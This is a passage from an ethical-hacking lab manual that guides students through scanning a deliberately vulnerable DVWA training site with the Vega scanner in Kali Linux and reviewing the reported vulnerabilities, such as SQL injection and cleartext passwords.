- Now, launch the **Kali Linux** virtual machine from VMware Workstation and log into the machine.
- Finding SQL injections and cross-site scripting is one of the most common tasks performed by an ethical hacker.

7. To perform this task, you need to launch **vega** vulnerability scanner. To do this, go to **Applications → Web Application Analysis** and select **vega**.



FIGURE 7.2: Launch vega

8. The **Subgraph Vega** window appears, as shown in the screenshot:



FIGURE 7.3: Vega Main Window

9. Click **Scan** from the menu bar and select **Start New Scan**.




FIGURE 7.4: Starting a New Scan

10. Select a Scan Target Wizard appears on the screen. Select **Enter a base URI for scan** radio button under **Scan Target** section, enter the target URL in the text field and click **Next**.

11. The target in this lab is <http://10.10.10.12:8080/dvwa>.

Note: **10.10.10.12** is the IP address of the Windows Server 2012, where **DVWA** site is hosted on port **8080**.




FIGURE 7.5: Setting a Scan Target

12. **Select Modules** section appears, check both **Injection Modules** and **Response Processing Modules** options.

13. By checking these options, all the modules under these options will be selected.

14. Click **Next**.




FIGURE 7.6: Selecting Modules

15. In **Authentications Options**, section leave the settings to default and click **Next**.



FIGURE 7.7: Authentication Options

16. In **Parameters** section, leave the settings to default and click **Finish** to initiate the scan.



FIGURE 7.8: Parameters section

17. **Follow Redirect?** pop-up appears click **Yes**.



FIGURE 7.9: Follow Redirect? pop-up

18. Vega scanner begins to perform vulnerability assessment on the target website and lists down the **Scan Alert Summary**. Wait until the scanning is completed.

Note: Under Scan Alerts section, you can see the scan status as **Auditing**. As soon as Vega completes, the scan status changes to **Completed**.




FIGURE 7.10: Scan Initiated

19. Now, under **Scan Alerts** expand the node to view complete vulnerability scan result.




FIGURE 7.11: Scan Alerts

20. Now, choose any one recorded vulnerability to display it on the respective page, as in the dashboard section shown in the screenshot:

The screenshot shows the Subgraph Vega interface. On the left, there's a tree view of scanned hosts: 10.10.10.12, 10.10.10.12, CEH, dev.mysql.com, and DVWA. Below this is a 'Scan Alerts' section with a completed entry for 12/26/2017 00:06:32. The main right pane is titled 'Scan Alert Summary' and shows a table of vulnerabilities under the 'High' severity category. The table includes:

Vulnerability Type	Count
Session Cookie Without Secure Flag	1
Session Cookie Without HttpOnly Flag	1
Cleartext Password over HTTP	1422
Integer Overflow	21
Page Fingerprint Differential Detected - Possible XPath Injection	1
SQL Injection	3
Shell Injection	1
Page Fingerprint Differential Detected - Possible Local File Include	3

At the bottom, a message says 'Proxy is not running' and shows a progress bar at 190M of 411M.

FIGURE 7.12: Choosing a Vulnerability

21. Now, choose any one vulnerability under **Scan Alerts** sections in the left pane. It will show you the complete vulnerability information in the right hand side section, as shown in the screenshot.
22. Here, for example, you will examine **Cleartext Password over HTTP** vulnerability.

This screenshot shows the same Subgraph Vega interface as Figure 7.12, but with a different focus. The 'Scan Alerts' section now highlights a specific entry from December 26, 2017, which has 1453 vulnerabilities. One of these is selected, labeled 'Cleartext Password over HTTP'. The main right pane displays detailed information about this vulnerability. At the top, it says 'Cleartext Password over HTTP'. Below that is a 'AT A GLANCE' section with tables for 'Classification', 'Resource', and 'Risk'. The 'Classification' table shows 'Environment /dvwa/login.php' and 'Risk' is marked as 'High'. Under the 'REQUEST' section, it shows a single GET request: 'GET /dvwa/login.php'. The bottom pane shows a list of URLs related to this vulnerability, such as '/dvwa/login.php', '/dvwa/login.php/-2147483641', '/dvwa/login.php/dvwa/', etc.

FIGURE 7.13: Information about a Vulnerability

23. You can go through all the recorded vulnerabilities and fix all the vulnerable codes in your web applications.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required

Yes No

Platform Supported

Classroom iLabs